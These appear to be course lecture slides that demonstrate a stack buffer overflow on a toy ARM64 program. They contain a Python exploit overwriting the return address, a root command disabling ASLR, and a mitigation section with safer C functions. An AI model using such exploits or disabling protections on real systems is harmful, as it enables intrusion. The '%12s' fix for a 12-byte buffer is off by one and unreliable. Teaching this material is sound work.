
```
struct studentTM {  
    char name[63]; //updated to 63 instead of 64  
    int age;  
    int grad_yr;  
    float gpa;  
};  
  
struct studentTM student2;
```



## **9.10. Buffer Overflows**

# Demo: Buffer Overflow

- `wget https://samsclass.info/COMSC-142/proj/secretARM64.tar.gz1`
- `tar -xzf secretARM64.tar.gz1`
- `cd secretARM64`
- `./secret`



A terminal window titled "sambowne — debian@debian: ~/COMSC-142/secretARM64 — ssh debian@192.168.0.246 — 75x10". The terminal shows the execution of the `./secret` program. The first run shows the prompt "Enter secret number:" followed by the input "1", resulting in the output "You are so wrong!". The second run shows the same prompt followed by a long string of characters "AAAABBBBCCCCDDDDDEEEEEFFFFGGGGHHHHIIII", which causes a "Bus error" and crashes the program. The prompt "debian@debian:~/COMSC-142/secretARM64\$" is visible at the bottom.

```
sambowne — debian@debian: ~/COMSC-142/secretARM64 — ssh debian@192.168.0.246 — 75x10
[debian@debian:~/COMSC-142/secretARM64$ ./secret
Enter secret number:
1
You are so wrong!
[debian@debian:~/COMSC-142/secretARM64$ ./secret
Enter secret number:
AAAABBBBCCCCDDDDDEEEEEFFFFGGGGHHHHIIII
You are so wrong!
Bus error
debian@debian:~/COMSC-142/secretARM64$
```

# Partial Source Code

- User input can be longer than the buffer size of 12

```
/*prints out the You Win! message*/
void endGame(void) {
    printf("You win!\n");
    exit(0);
}


/*main function of the game*/
int main(void) {

    int guess, secret, len;
    char buf[12]; //buffer (12 bytes long)

    printf("Enter secret number:\n");
    scanf("%s", buf); //read guess from user input
    guess = atoi(buf); //convert to an integer
```

# Demo: Buffer Overflow

- gdb -q secret
- set style enabled off
- run
- AAAABBBBCCCCDDDDDEEEEEFFFFGGGGHHHHIIIIJJJJ
  - *Crashes with 0x004a4a4a49494949 in %pc*
- *ASCII for "IIIIJJJ"*



```
sambowne — debian@debian: ~/COMSC-142/secretARM64 — ssh debian@192.168.0.246 — 75x10
Starting program: /home/debian/COMSC-142/secretARM64/secret
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/aarch64-linux-gnu/libthread_db.so.1".
Enter secret number:
AAAABBBBCCCCDDDDDEEEEEFFFFGGGGHHHHIIIIJJJJ
You are so wrong!

Program received signal SIGBUS, Bus error.
0x004a4a4a49494949 in ?? ()
(gdb) █
```




# Demo: Buffer Overflow

- disassemble endGame
  - Reveals our desired starting address

```
sambowne — debian@debian: ~/COMSC-142/secretARM64 — ssh debian@192.168.0.246 — 83x11
(gdb) disassemble endGame
Dump of assembler code for function endGame:
0x0000aaaaaaaa08ec <+0>:      stp      x29, x30, [sp, #-16]!
0x0000aaaaaaaa08f0 <+4>:      mov      x29, sp
0x0000aaaaaaaa08f4 <+8>:      adrp     x0, 0xaaaaaaaa0000
0x0000aaaaaaaa08f8 <+12>:     add      x0, x0, #0xab0
0x0000aaaaaaaa08fc <+16>:     bl       0xaaaaaaaa0730 <puts@plt>
0x0000aaaaaaaa0900 <+20>:     mov      w0, #0x0                                // #0
0x0000aaaaaaaa0904 <+24>:     bl       0xaaaaaaaa06d0 <exit@plt>
End of assembler dump.
(gdb) █
```

# Disable ASLR

- Otherwise the exploit won't work outside gdb
- Because the address of the target routine will be randomized
  - `sudo su -`
  - `echo 0 > /proc/sys/kernel/randomize_va_space`
  - `exit`

A terminal window with a dark background and light text. The title bar at the top shows 'sambowne — debian@debian: ~/COMSC-142/secretARM64 — ssh debian@192.168.0.246 — 83x6'. The terminal content shows a user at a shell prompt typing 'sudo su -', which switches the prompt to 'root@debian:~#'. The user then types 'echo 0 > /proc/sys/kernel/randomize\_va\_space', followed by 'exit', which returns to the user prompt. The user types 'logout', and the terminal shows 'logout' on a new line. Finally, the user types two more instances of the prompt 'debian@debian:~/COMSC-142/secretARM64\$' on separate lines.

```
sambowne — debian@debian: ~/COMSC-142/secretARM64 — ssh debian@192.168.0.246 — 83x6
[debian@debian:~/COMSC-142/secretARM64$ sudo su -
root@debian:~# echo 0 > /proc/sys/kernel/randomize_va_space
root@debian:~# exit
logout
[debian@debian:~/COMSC-142/secretARM64$
[debian@debian:~/COMSC-142/secretARM64$
```

# Python Exploit Script

- `python3 secret_exploit_ARM.py > exploit`
- `sudo apt install xxd`
- `xxd exploit`
- `./secret < exploit`

```
sambowne — debian@debian: ~/COMSC-142/secretARM64 — ssh debian@192.168.0.246 — 83x16
[debian@debian:~/COMSC-142/secretARM64$ cat secret_exploit_ARM.py
import sys

prefix = b"AAAABBBBCCCCDDDEEEFFFFFFGGGGHHHH"
pc = b"\xec\x08\xaa\xaa\xaa\xaa\x00\x00"
sys.stdout.buffer.write(prefix + pc)
[debian@debian:~/COMSC-142/secretARM64$ python3 secret_exploit_ARM.py > exploit
[debian@debian:~/COMSC-142/secretARM64$ xxd exploit
00000000: 4141 4141 4242 4242 4343 4343 4444 4444  AAAABBBBCCCCDDDD
00000010: 4545 4545 4646 4646 4747 4747 4848 4848  EEEFFFFFFGGGGHHHH
00000020: ec08 aaaa aaaa 0000  ....
[debian@debian:~/COMSC-142/secretARM64$ ./secret < exploit
Enter secret number:
You are so wrong!
You win!
[debian@debian:~/COMSC-142/secretARM64$
```

## 9.10.6. Protecting Against Buffer Overflow

- **Address Space Layout Randomization (ASLR)**
  - Runs each process in a random memory location
  - Makes it difficult to jump to injected code
- **Stack Canaries**
  - A value placed at the end of a stack frame
  - Detects buffer overflow exploits
  - If this value is changed, the program halts
- **Data Execution Prevention (DEP)**
  - Remove execute permission from memory segments
  - W|X -- segments can be writable or executable, but not both
  - Injected code won't run

# Safer C Functions

- Limit input length to fit in buffer size


*Table 1. C Functions with Length Specifiers*

Instead of:	Use:
<code>gets(buf)</code>	<code>fgets(buf, 12, stdin)</code>
<code>scanf("%s", buf)</code>	<code>scanf("%12s", buf)</code>
<code>strcpy(buf2, buf)</code>	<code>strncpy(buf2, buf, 12)</code>
<code>strcat(buf2, buf)</code>	<code>strncat(buf2, buf, 12)</code>
<code>sprintf(buf, "%d", num)</code>	<code>snprintf(buf, 12, "%d", num)</code>

# Safer Source Code

```
/*main function of the game*/
int main(void) {
    int guess, secret, len;
    char buf[12]; //buffer (12 bytes long)

    printf("Enter secret number:\n");
    scanf("%12s", buf); //read guess from user input (fixed!)
    guess = atoi(buf); //convert to an integer
```



A terminal window titled "sambowne — debian@debian: ~/COMSC-142 — ssh debian@..." displays the execution of a program. The prompt is "debian@debian:~/COMSC-142\$". The user enters "./secret2". The program outputs "Enter secret number:" followed by the input "AAAABBBBCCCCDDDEEEFFFFFFGGGGHHHHIIIIJJJJ". The program then outputs "You are so wrong!". The prompt returns to "debian@debian:~/COMSC-142\$".

```
sambowne — debian@debian: ~/COMSC-142 — ssh debian@...
debian@debian:~/COMSC-142$ ./secret2
Enter secret number:
AAAABBBBCCCCDDDEEEFFFFFFGGGGHHHHIIIIJJJJ
You are so wrong!
debian@debian:~/COMSC-142$
```

# Kahoot!

**Ch 9b**